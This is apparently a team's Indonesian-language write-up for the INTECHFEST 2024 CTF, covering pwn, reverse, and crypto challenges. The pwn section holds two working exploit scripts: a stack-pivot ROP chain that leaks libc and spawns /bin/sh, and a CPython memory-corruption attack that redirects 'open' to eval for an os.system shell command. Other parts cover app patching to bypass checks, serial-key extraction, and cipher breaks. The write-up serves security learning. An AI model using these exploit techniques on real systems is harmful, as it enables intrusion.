


Writeup INTECHFEST CTF 2024



Fidethus

Muhammad Abdullah Munir

Nicholas Rianto Putra

Berlian Gabriel Mongkoginta

Daftar Isi

Daftar Isi.....	2
Pwn.....	3
English or Spain.....	3
Pyjail Wannabe.....	7
Reverse.....	10
Box.....	10
Branches.....	11
Serial.....	12
Crypto.....	13
Alin.....	13
Intechprimes.....	16
Forensic.....	18
GerakSendiri.....	18
Web.....	20
Notes Manager.....	20
Impossible.....	22
Misc.....	23
CJ.....	23
CJ Revenge.....	23
Previewer.....	24
Sanity Check.....	26
[OSINT] Details.....	27

Pwn

English or Spain

Diberikan sebuah binary, berikut adalah hasil disassemblynnya

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    char v4[80]; // [rsp+0h] [rbp-50h] BYREF

    input("English or Spanish?\nWhoever pwning first is gay\nQuien juegue primero es gay\n> ", (__int64)v4, 160);
    return 0;
}

__int64 __fastcall input(const char *a1, __int64 a2, int a3)
{
    __int64 result; // rax
    __int64 i; // [rsp+28h] [rbp-8h]

    printf("%s", a1);
    for ( i = 0LL; ; ++i )
    {
        result = a3;
        if ( i >= a3 )
            break;
        if ( (int)read(0, (void *)(i + a2), 1uLL) < 0 )
            exit(1);
        if ( *(_BYTE *)(i + a2) == 10 )
        {
            result = i + a2;
            *(_BYTE *)(i + a2) = 0;
            return result;
        }
    }
    return result;
}
```

Dapat dilihat bahwa terdapat bug buffer overflow. Sekarang kita cek mitigation pada binary tersebut:

Arch:	amd64-64-little
RELRO:	Partial RELRO
Stack:	No canary found
NX:	NX enabled
PIE:	No PIE (0x400000)

Ok, karena No PIE, berarti kita bisa gunakan gadget - gadget yang ada pada binary. tl;dr dari solusi yang kami pakai:

- Targetnya adalah kami mau dapet leak dari printf, tapi sayangnya di bss ga ada address yang bisa dipake untuk leak afaik.
- Jadi, kami ingin coba write dulu ke area bss pointer of pointer to any GOT, supaya nanti bisa dipake untuk call printf.
- Jadi kami pivot stack ke bss dulu, lalu isi bss dengan value2 yang dibutuhkan.
- Saat sudah pivot, tidak bisa call printf karena somehow size bss kekecilan
- Saat mencoba-coba, kalau kita call setup saat rsp di area bss, nanti di bss jadi ada address stack.

- Nah dari situ, kita coba pivot balik dari bss ke stack, lalu call printf dengan address yang tadi sudah kita write. Jadi kita dapet leak.
- Karena skrg udah dapet leak, jadi simple aja tinggal pivot balik ke bss, lalu rop chain biasa.

Solver:

```
from pwn import *

exe = ELF("main_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-linux-x86-64.so.2")

context.binary = exe
context.arch = 'amd64'
context.encoding = 'latin'
context.log_level = 'INFO'
context.terminal = ['wezterm.exe', 'cli', 'split-pane', '--right', '--percent', '65']
warnings.simplefilter("ignore")

remote_url = "ctf.intechfest.cc"
remote_port = 52875
# remote_url = 'localhost'
# remote_port = 8000
gdbscript = ''
'''

import psutil
def get_pid_by_name(process_name):
    for process in psutil.process_iter(attrs=['pid', 'name']):
        if process.info['name'] == process_name:
            return process.info['pid']
    return None

def conn():
    if args.LOCAL:
        r = process([exe.path])
        if args.PLT_DEBUG:
            gdb.attach(r, gdbscript=gdbscript)
            pause()
    else:
        r = remote(remote_url, remote_port)
        if args.PLT_DEBUG:
            sleep(0.2)
            pid = get_pid_by_name('chall')
            info(f'{pid = }')
    return r

def demangle(val, is_heap_base=False):
    if not is_heap_base:
        mask = 0xffff << 52
        while mask:
            v = val & mask
            val ^= (v >> 12)
            mask >>= 12
        return val
    return val << 12

def mangle(heap_addr, val):
    return (heap_addr >> 12) ^ val

r = conn()
menu_delim = b'> '
```

```

def logbase(): info('libc.address = %#x' % libc.address)
def logleak(name, val): info(name+' = %#x' % val)
def sa(delim,data): return r.sendafter(delim,data)
def sla(delim,line): return r.sendlineafter(delim,line)
def sl(line): return r.sendline(line)
def so(data): return r.send(data)
def sn(num): return str(num).encode()
def menu(num): return sla(menu_delim, sn(num))
# sla(b'gay\n', )

printf_rsi_rbp_min_0x18 = 0x4011AD # stack not enough
input_rbp_min_0x50 = 0x401244
pop_rbp_ret = 0x004012ab

set_rax = 0x401229 # rax = rbp-0x24, rbp-0x8 need to be higher than rax
test_rdi = 0x40128c
leave_ret = 0x00401264

# First stage
# pause()
fake_rbp_1 = exe.bss()+0x500
payload = b'a'*0x50
payload += flat([
    fake_rbp_1,
    input_rbp_min_0x50,
])
payload = payload.ljust(0xa0, b'a')
sa(b'gay\n', payload)
# pause()

# 2nd stage, fill up stack in bss
ret = 0x004012bc
input_complex = 0x4011D2 # rdx = rbp-0x8, rax = rbp-0x20 (buf), rbp-0x24 (len) #
write-what-where
payload = p64(exe.got.printf)
payload = payload.ljust(0x50, b'b')
payload += flat([
    0x100_41414141,
    test_rdi,
    fake_rbp_1-0x50+0x98+0x8, # Set rbp
    ret,
    input_complex, # pad
    0x100_42424242, # rbp - 0x24
    0x000000404548, # rbp - 0x20
    0x4242424242424242,
    0x4242424242424242,
    0x0, # rbp - 0x8
])
# payload = payload.ljust(0xa0, b'b')
print(f'{hex(len(payload))} = }')
sa(b'gay\n', payload)

# 3rd stage, fill up MORE in bss
# pause()
payload = flat([
    leave_ret,
    0x6363636363636363,
    0x0,
    0x000000404540,
    leave_ret,
    0x00000000004011f4,
    0x100_42424242,
    0x000000404548,
    0x4242424242424242,
    0x4242424242424242,
])

```

```

    0x50,
    0x000000404560, # rbp
    0x4011D2,
    0x100_54545454, # rbp - 0x24
    0x000000404590+0x20+0x18+0x10, # rbp - 0x20
    0x000000404050, # rbp-0x18
    0x0,
    0x0, # rbp-0x8
    0x4141414141414141, # rbp
])
sl(payload)

pause()
payload = flat([
    0x000000404590+0x20+0x18+0x10, # rbp
    ret,
    printf_rsi_rbp_min_0x18,
])
sl(payload)
r.recvuntil(b'> ')
r.recvuntil(b'> ')
leaked_libc = u64(r.recv(6).ljust(8, b'\x00'))
info(f'{hex(leaked_libc) = }')
libc.address = leaked_libc - 0x21b780
info(f'{hex(libc.address) = }')

pause()
pop_rdi = libc.address + 0x001bbea1
syscall_ret = libc.address + 0x00140e2b
pop_rax_rd_rbx_ret = libc.address + 0x001753b7
pop_rsi_ret = libc.address + 0x001bb197
payload = flat([
    exe.bss()+0x300,
    pop_rdi,
    next(libc.search(b'/bin/sh\x00')),
    pop_rax_rd_rbx_ret,
    0x3b,
    0x0,
    0x0,
    pop_rsi_ret,
    0x0,
    syscall_ret,
])
sl(payload)

r.interactive()

```

```

[+] Opening connection to ctf.intechfest.cc on port 52875: Done
hex(len(payload)) = '0xa0'
[*] Paused (press any to continue)
[*] hex(leaked_libc) = '0x75655b2da780'
[*] hex(libc.address) = '0x75655b0bf000'
[*] Paused (press any to continue)
[*] Switching to interactive mode
$ cat flag.txt
INTECHFEST{only_available_in_glibc_2.35__vfprintf_internal_just_broke}

```

Flag: INTECHFEST{only_available_in_glibc_2.35__vfprintf_internal_just_broke}

Pyjail Wannabe

Diberikan sebuah file python sebagai berikut:

```
#!/usr/bin/python3
import ctypes

data = bytearray(('A' * ctypes.sizeof(ctypes.c_long)).encode())

def write(offset, value):
    try:
        byte_ptr = ctypes.cast(id(data) + offset, ctypes.POINTER(ctypes.c_ubyte))
        byte_ptr.contents.value = value
    except Exception as e:
        print("Error:", e, file=open("/dev/stderr", "w"))

def main():
    print("Current data:", data)
    try:
        offset = int(input("offset: "))
        if offset < 0x1deed5 and offset > -0x31337:
            value = int(input("value: "))
            write(offset, value)
        else:
            print("Invalid offset")
    except ValueError:
        print("Invalid input", file=open("/dev/stderr", "w"))

if __name__ == "__main__":
    for _ in range(2):
        main()
```

Goalnya adalah somehow harus bisa jadi RCE. Jadi kita disini diberikan 2 buah kali kesempatan untuk overwrite value dari any address relative dari byte_ptr, asalkan offsetnya masih dibawah batas. tl;dr dari solusi kami:

- Goal pertama haruslah bikin supaya bisa write lebih dari 2. Jadi, setelah debugging di gdb, kita menemukan bahwa address limit dari for loop tersebut masih didalam range, jadi bisa kita overwrite saja, jadi bisa unlimited write.
- Lalu, untuk dapat leak, kita bisa overwrite offset 0x28, karena offset itu adalah pointer dari value data. Jadi saat print current data, yang keprint bukan AAAAA, tapi jadi value lain.
- Setelah bisa dapat leak dan unlimited write, kita coba debug object dari function main. Didapati bahwa kita bisa overwrite tuple co_names, yang merupakan tuple of pointer ke function2 yang ada.
- Kita overwrite co_names open jadi eval, lalu modify co_code of main sedikit supaya kalau trigger exception, dia bakal call open(input_kita), dan karena opennya udah dioverwrite jadi eval, jadi eval(input_kita).
- Lalu kita tinggal RCE biasa.

Solver

```
from pwn import *

context.arch = 'amd64'
context.terminal = ['wezterm.exe', 'cli', 'split-pane', '--right', '--percent', '65']
context.log_level = 'INFO'

remote_url = 'ctf.intechfest.cc'
remote_port = 9007
```

```

# remote_url = 'localhost'
# remote_port = 9000
gdbscript = '''
'''

import psutil
def get_pid_by_name(process_name):
    for process in psutil.process_iter(attrs=['pid', 'name']):
        if process.info['name'] == process_name:
            return process.info['pid']
    return None

def conn():
    if args.LOCAL:
        r = process(['./chall.py'])
        if args.PLT_DEBUG:
            gdb.attach(r, gdbscript=gdbscript)
            pause()
    else:
        r = remote(remote_url, remote_port)
        # r = process(['./chall.py'])
        if args.PLT_DEBUG:
            sleep(0.2)
            pid = get_pid_by_name('chall.py')
            info(f'{pid = }')
    return r

# for i in range(-0x31337+1, 0x1deed5):
# print(i)
r = conn()

# print(r.recvline())
# print(r.recvline())

def write(offset, value, need_recv=True):
    if need_recv:
        print(offset, r.recvline())
        r.sendlineafter(b'offset: ', str(offset).encode())
        r.sendlineafter(b'value: ', str(value).encode())
        # print(r.recvline())
    # # print(r.recvline())
    # # print(r.recvline())

write(-0x24bd8, 0x41)
for i in range(0x8):
    write(i, 0x42)

write(0x28, 0x10)
leaked_mem = u64(bytes(eval(r.recvline().strip().split(b': ')[-1].decode()))))
write(0, 0x42, False)

# GET LEAK
print(f'{hex(leaked_mem) = }')
eval_addr = leaked_mem+0x17a2e
print(f'{hex(eval_addr) = }')

# OVERWRITE OPEN TO EVAL
open_co_names_offset = 0x1c66d8
for i in range(6):
    write(open_co_names_offset+i, p64(eval_addr)[i])

# OVERWRITE CO_CODE OF MAIN
main_co_code_offset = -0xb6b0
data = b't\x03d\x05\x83\x01\x83\x01'

```



```
for i in range(100, 108):
    write(main_co_code_offset+i, data[i-108])

r.interactive()
```

```
to b'Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
hex(leaked_mem) = '0x7ea284710042'
hex(eval_addr) = '0x7ea284727a70'
1861336 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
1861337 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
1861338 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
1861339 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
1861340 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
1861341 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
-46668 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
-46667 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
-46666 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
-46665 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
-46664 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
-46663 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
-46662 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
-46661 b"Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')\n"
[*] Switching to interactive mode
Current data: bytearray(b'B\\x00q\\x84\\xa2~\\x00\\x00')
offset: $ __import__('os').system('cat /flag.txt')
value: $ __import__('os').system('cat /flag.txt')
INTECHFEST{what_kind_of_pyjail_it_this?_w31rd_b3h4v10ur_of_pyth0n}
[*] Got EOF while reading in interactive
```

Flag: INTECHFEST{what_kind_of_pyjail_it_this?_w31rd_b3h4v10ur_of_pyth0n}

Reverse

Box


Diberikan sebuah apk game yang dibuat menggunakan Unity. Lakukan recover code struct dengan menggunakan <https://github.com/AndnixSH/Il2CppDumper-GUI>. Setelah diperiksa lebih lanjut ditemukan bahwa flag akan ditampilkan ketika **currentScore == 13371337** dan **currentScore == decrypt(realScore)**. Selain itu kami mengetahui bahwa **realScore** digunakan untuk decrypt flag.

```
20 j_il2cpp_runtime_class_init_0(Intercryption_TypeInfo);
27 if ( currentScore != Intercryption_Decrypt(realScore, method) )
28 {
29     p_klass = &this->fields.scoreText->klass;
30     this->fields.isCheating = 1;
31     if ( p_klass )
32     {
33         klass = *p_klass;
34         methodPtr = (void (__fastcall *) (TMPPro_TextMeshProUGUI_c **, __int64, const MethodInfo *))(*p_
35         v12 = StringLiteral_967;
36         goto LABEL_12;
37     }
38 LABEL_14:
39     sub_CA9B20(p_klass);
40 }
41 if ( this->fields.currentScore >= 13371337 )
42 {
43     v5 = (System_Array_o *)sub_CA997C((__int64)byte__TypeInfo, 0x30u);
44     v6.fields.value = Field_PrivateImplementationDetails_0F8F726FECAD2829D08430B9971B01471B5584661
45     System_Runtime_CompilerServices_RuntimeHelpers_InitializeArray_21929944(v5, v6, 0LL);
46     scoreText = this->fields.scoreText;
47     UTF8 = System_Text_Encoding_get_UTF8(0LL);
48     p_klass = (TMPPro_TextMeshProUGUI_c **)GameManager_Decrypt(this, (System_Byte_array *)v5, v9);
```

Langsung saja kami lakukan patch untuk menghapus validasi **score** dan set **realscore = encrypt(13371337)** di func addScore.

```
1 void GameManager__AddScore(GameManager_o *this, const MethodInfo *method)
2 {
3     uint32_t v3; // w0
4     struct TMPPro_TextMeshProUGUI_o *scoreText; // x21
5     System_String_o *v5; // x0
6     System_String_o *v6; // x0
7
8     if ( (byte_1C3F664 & 1) == 0 )
9     {
10         sub_CA98EC((__int64)&Intercryption_TypeInfo);
11         sub_CA98EC((__int64)&StringLiteral_2467);
12         byte_1C3F664 = 1;
13     }
14     if ( !this->fields.isCheating )
15     {
16         ++this->fields.currentScore;
17         if ( !Intercryption_TypeInfo->_2.ctor_finished )
18             j_il2cpp_runtime_class_init_0(Intercryption_TypeInfo);
19         v3 = Intercryption_Encrypt(13371337u, method);
20         scoreText = this->fields.scoreText;
21         this->fields.realScore = v3;
22         v5 = System_Int32_ToString((int)this + 32, 0LL);
23         v6 = System_String_Concat_21372444((System_String_o *)StringLiteral_2467, v5, 0
```

Kemudian resign apk dan jalankan game tersebut, dan didapatkanlah flagnya.



Flag:

Branches

Setelah melakukan decompile diketahui bahwa input kita akan di set sebagai jump offset pada `check_function`. Langsung saja cari offset antar code yang valid, berupa `cmp eax, 0; jz {offset}`.

```
shellcode = open("./main", "rb").read()[0x3060:0x45e0]

indexes = []
last_index = 0

while True:
    try:
        last_index = shellcode.index(b"\x83\xf8\x00", last_index)
        indexes.append(last_index)

        last_index += 1
    except Exception as e:
        break

for i in range(len(indexes) - 1):
    print(chr(indexes[i+1] - indexes[i] - 5), end="")

print()
```

Flag: INTECHFEST{Br4nch3s_As_Fl4g_Ch3ck3r_Wh0_W0uld_Hav3_Th0ught}


Serial

Lakukan decompile dengan menggunakan dnSpy ditemukan validasi **name == Administrator** dan **checkSerial(name, serial)**. Setelah menganalisa func checkSerial lebih lanjut, diketahui bahwa serial di compare dengan sebuah vector yang digenerate berdasarkan name.

```
1309     else
1310     {
1311         num21 = (int)((b2 & -33) - 55);
1312     }
1313     if ((num20 << 4 | num21) != (*vector<int,std::allocator<int>_u0020> & 255))
1314     {
1315         goto IL_6FC;
1316     }
```

Langsung saja lakukan breakpoint dan dump data di vector tsb, kemudian masukkan serial yang didapat dan didapatkanlah flag.

01948A670670	5 00 00 00 47 FF FF FF 6B FF FF FF 9C 00 00 00	5...G...k.....
01948A670680	29 FF FF FF 96 FF FF FF 80 FF FF FF F8 FF FF FF).....



Flag:

INTECHFEST{did_you_know_that_this_serial_system_was_the_same_serial_system_for_010_editor?}

Crypto

Alin

Setelah Java class di decompile, didapatkan code berikut

```
import java.util.Scanner;

public class Matrix {
    static Scanner input;

    public static int[][] multiply(int[][] var0, int[][] var1) {
        int var2 = var0.length;
        int var3 = var1[0].length;
        int var4 = var3;
        int[][] var5 = new int[var2][var3];

        for(int var6 = 0; var6 < var2; ++var6) {
            for(int var7 = 0; var7 < var3; ++var7) {
                for(int var8 = 0; var8 < var4; ++var8) {
                    var5[var6][var7] += var0[var6][var8] * var1[var8][var7];
                }
            }
        }

        return var5;
    }

    public static int[][][] string_to_matrix(String var0) {
        int[][][] var1 = new int[var0.length() / 9][3][3];

        for(int var2 = 0; var2 < var0.length(); var2 += 9) {
            int[][] var3 = new int[3][3];

            for(int var4 = 0; var4 < 9; ++var4) {
                var3[var4 / 3][var4 % 3] = var0.charAt(var2 + var4);
            }

            var1[var2 / 9] = var3;
        }

        return var1;
    }

    public static void main(String[] var0) {
        System.out.print("plaintext: ");
        String var1 = input.nextLine();
        if (var1.length() % 9 != 0) {
            var1 = var1 + "?".repeat(9 - var1.length() % 9);
        }

        int[] var2 = new int[var1.length()];
        int[][][] var3 = string_to_matrix(var1);
    }
}
```

```

int var4;
for(var4 = 0; var4 < var3.length; ++var4) {
    int[][] var5 = var3[var4];
    int[][] var6 = var3[0];
    int[][] var7 = multiply(var5, var6);

    for(int var8 = 0; var8 < 3; ++var8) {
        for(int var9 = 0; var9 < 3; ++var9) {
            var2[var4 * 9 + var8 * 3 + var9] = var7[var8][var9];
        }
    }
}

System.out.print("ciphertext: ");

for(var4 = 0; var4 < var2.length; ++var4) {
    System.out.print(var2[var4] + " ");
}

}

static {
    input = new Scanner(System.in);
}
}

```

Ringkasan Kode:

- Perkalian Matriks: Metode `multiply()` mengalikan dua matriks 3x3.
- Konversi String ke Matriks: Metode `string_to_matrix()` mengonversi string masukan menjadi matriks 3x3, di mana setiap kelompok 9 karakter diinterpretasikan sebagai sebuah matriks.
- Enkripsi: String masukan dipecah menjadi blok-blok 9 karakter. Blok-blok ini kemudian dikonversi menjadi matriks 3x3 dan dikalikan dengan matriks pertama. Hasilnya disimpan dalam array `var2` dan dicetak sebagai teks terenkripsi.

Cara Dekripsi:

Untuk mendekripsi flag, kita perlu membalikkan operasi perkalian matriks dan memulihkan karakter asli. Langkah-langkahnya adalah:

1. Mendapatkan teks terenkripsi.
2. Mengonversi teks terenkripsi kembali menjadi matriks.
3. Menemukan invers dari matriks kunci (matriks pertama yang digunakan dalam proses enkripsi).
4. Mengalikan matriks teks terenkripsi dengan matriks invers kunci untuk mengambil matriks asli.
5. Mengonversi matriks kembali menjadi karakter untuk memulihkan string asli.

Kita tahu bahwa plaintext yang merupakan flag akan diawali dengan INTECHFEST{
Maka matriks kunci bisa dibuat berisikan `INTECHFES`

```

sage: init='INTECHFES'
sage: for i in init:
.....:     ord(i)
.....:
73
78
84
69
67
72
70
69
83
sage: m0=[]
sage: for i in init:
.....:     m0.append(ord(i))
.....:
.....: )
.....:
sage:
sage: m0
[73, 78, 84, 69, 67, 72, 70, 69, 83]
sage: Matrix(3,3,m0)

```

```

sage: Matrix(3,3,m0)
[73 78 84]
[69 67 72]
[70 69 83]
sage: M0=Matrix(3,3,m0)
sage: # Provided array of numbers
.....: numbers = [
.....:     16591, 16716, 18720, 14700, 14839, 16596, 15681, 15810, 17737, 23089, 23142, 25955,
.....:     18377, 18305, 20521, 14746, 14738, 16272, 19214, 19535, 21465, 22507, 22778, 25463,
.....:     19780, 19694, 22182, 18507, 18417, 20641, 18043, 18278, 20120, 21986, 22215, 24733,
.....:     19077, 19278, 21221, 23126, 23249, 26010, 19701, 19598, 22096, 17963, 17903, 20089,
.....:     17817, 17747, 19921, 19586, 19894, 22442, 16831, 16778, 18597, 13356, 13482, 15057,
.....:     13356, 13482, 15057
.....: ]
.....:
.....: # Convert the list into multiple 3x3 matrices
.....: matrices = [Matrix(3, 3, numbers[i:i+9]) for i in range(0, len(numbers), 9)]
.....:
.....: # Display each 3x3 matrix
.....: for idx, matrix in enumerate(matrices):
.....:     print(f"Matrix {idx+1}:")
.....:     print(matrix)
.....:     print() # For better separation in output
.....:
.....:

```

```

sage: M2=matrices[1]*M0.inverse()
sage: M3=matrices[2]*M0.inverse()
sage: M4=matrices[3]*M0.inverse()
sage: M5=matrices[4]*M0.inverse()
sage: M6=matrices[5]*M0.inverse()
sage: M7=matrices[6]*M0.inverse()
sage: M7=matrices[7]*M0.inverse()

```

```

sage: array1 = [M1[i, j] for i in range(matrix.nrows()) for j in range(matrix.ncols())]
sage: array2 = [M2[i, j] for i in range(matrix.nrows()) for j in range(matrix.ncols())]
sage: array3 = [M3[i, j] for i in range(matrix.nrows()) for j in range(matrix.ncols())]
sage: array4 = [M4[i, j] for i in range(matrix.nrows()) for j in range(matrix.ncols())]
sage: array5 = [M5[i, j] for i in range(matrix.nrows()) for j in range(matrix.ncols())]
sage: array6 = [M6[i, j] for i in range(matrix.nrows()) for j in range(matrix.ncols())]
sage: array7 = [M7[i, j] for i in range(matrix.nrows()) for j in range(matrix.ncols())]
sage: array1+array2
[73, 78, 84, 69, 67, 72, 70, 69, 83, 84, 123, 121, 51, 116, 95, 52, 110, 48]
sage: a=array1+array2+array3+array4+array5+array6+array7
sage: for i in a:
....:     print(chr(i),end="")
....:
INTECHFEST{y3t_4n0th3r_m4tr1x_ch4ll_bu7_wr1tt3n_1n_j4v4}???????sage: █

```

FLAG: INTECHFEST{y3t_4n0th3r_m4tr1x_ch4ll_bu7_wr1tt3n_1n_j4v4}

Intechprimes

Diberikan source code sebagai berikut:

```

#!/usr/bin/env python3
from Crypto.Util.number import *

FLAG = open("flag.txt", "rb").read()

def intechprimes(nbit, z=8):
    hbit = nbit // 2
    big = getStrongPrime(nbit)
    small = sum(pow(2, e) for e in range(hbit - z, hbit))

    while True:
        small += 1
        p = big % (small - z)
        q = big % (small + z)
        n = p * q
        if isPrime(p) and isPrime(q) and n.bit_length() == nbit:
            return [n, (small << hbit) + (big >> hbit)]

m = bytes_to_long(FLAG)
e = 65537
n, h = intechprimes(1024)
c = pow(m, e, n)

print(f"e = {hex(e)}")
print(f"n = {hex(n)}")
print(f"h = {hex(h)}")
print(f"c = {hex(c)}")

```


$$\begin{aligned} p &= \text{upper_big} * 2^{512} + \text{lower_big} - k_1 * \text{small} + k_1 * z \\ q &= \text{upper_big} * 2^{512} + \text{lower_big} - k_2 * \text{small} - k_2 * z \end{aligned}$$

Elminasi lower_bit karena nilainya tidak diketahui:

$$p - q = (k_2 - k_1) * \text{small} + (k_1 + k_2) * z$$

Nilai small dapat di ekstrak dari h yang diberikan
Kita perlu mencari nilai k1 dan k2 untuk mendapat p-q

Perhatikan bahwa small adalah 512 bit sementara big adalah 1024 bit. Ketika $big \% small$, nilai k_1 dan k_2 hanya dipengaruhi oleh $1024 - 512 = 512$ bit upper part dari big, yang mana diberikan ke kita melalui nilai h .

```
k1 = big // (small - 8)
```

```
k2 = big // (small + 8)
```

[illegible]

